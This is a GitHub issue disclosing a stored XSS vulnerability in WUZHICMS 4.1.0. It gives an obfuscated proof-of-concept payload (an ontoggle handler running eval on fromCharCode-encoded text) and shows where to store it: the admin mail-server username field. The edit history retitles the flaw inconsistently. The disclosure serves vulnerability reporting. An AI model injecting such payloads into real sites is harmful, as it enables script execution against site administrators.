

New issue

[Jump to bottom](#)

wuzhicms v4.1.0 persistent xss vulnerability #173

Closed

feixuezhi opened this issue on Mar 5, 2019 · 0 comments

feixuezhi commented on Mar 5, 2019 · edited

A persistent XSS vulnerability was discovered in WUZHICMS 4.1.0

There is a persistent XSS attacks vulnerability which allows remote attackers to inject arbitrary web script or HTML.

POC


"> <details/open

`/ontoggle=eval(String.fromCharCode(97)+String.fromCharCode(108)+String.fromCharCode(108)+String.fromCharCode(114)+String.fromCharCode(116)+String.fromCharCode(40)+String.fromCharCode(50)+String.fromCharCode(41))>`

Vulnerability trigger point

http://localhost/index.php?m=core&f=index&_su=wuzhicms. When attacker access -system settings - mail server - mail server - mailbox username, write poc content, then XSS vulnerability is triggered successfully.

1. choose this part and write poc to [mailbox username]



WUZHICMS 我的面板 发布内容 扩展模块 管理会员 维护界面 系统设置

系统设置 > 邮件服务器 >

邮件服务器 邮件发送测试

发送方式 ☐ 使用PHP的mail函数发送(Linux内核) ☒ 通过 SOCKET 连接 SMTP 服务器发送

SMTP 服务器地址 smtp.qq.com

SMTP 端口 465

SMTP 身份验证 ☒ 是 ☐ 否

使用SSL加密方式 ☒ 是 ☐ 否

邮箱用户名 "> <details/open/ontoggle=eval(String.fromCharCode(97)+String.fromCharCode(108)+String.fromCharCode(108)+String.fromCharCode(114)+String.fromCharCode(116)+String.fromCharCode(40)+String.fromCharCode(50)+String.fromCharCode(41))>

邮箱密码 *****

发件人邮箱 188434853@qq.com

发件人昵称

邮件签名

提交

① 192.168.202.137/wuzhicms-master/www/index.php?m=core&f=index&_su=wuzhicms



192.168.202.137 显示 :

2

确定

 feixuezhi changed the title ~~There is a XSS vulnerability~~ wuzhicms v4.1.0 baidumap reflected xss vulnerability on Jul 30, 2019

  feixuezhi changed the title ~~wuzhicms v4.1.0 baidumap reflected xss vulnerability~~ wuzhicms v4.1.0 reflected xss vulnerability on Jul 30, 2019

  feixuezhi changed the title ~~wuzhicms v4.1.0 reflected xss vulnerability~~ wuzhicms v4.1.0 persistent xss vulnerability on Jul 30, 2019

feixuezhi closed this as completed on Jul 31, 2019

No one assigned

None yet

None yet

No milestone

No branches or pull requests

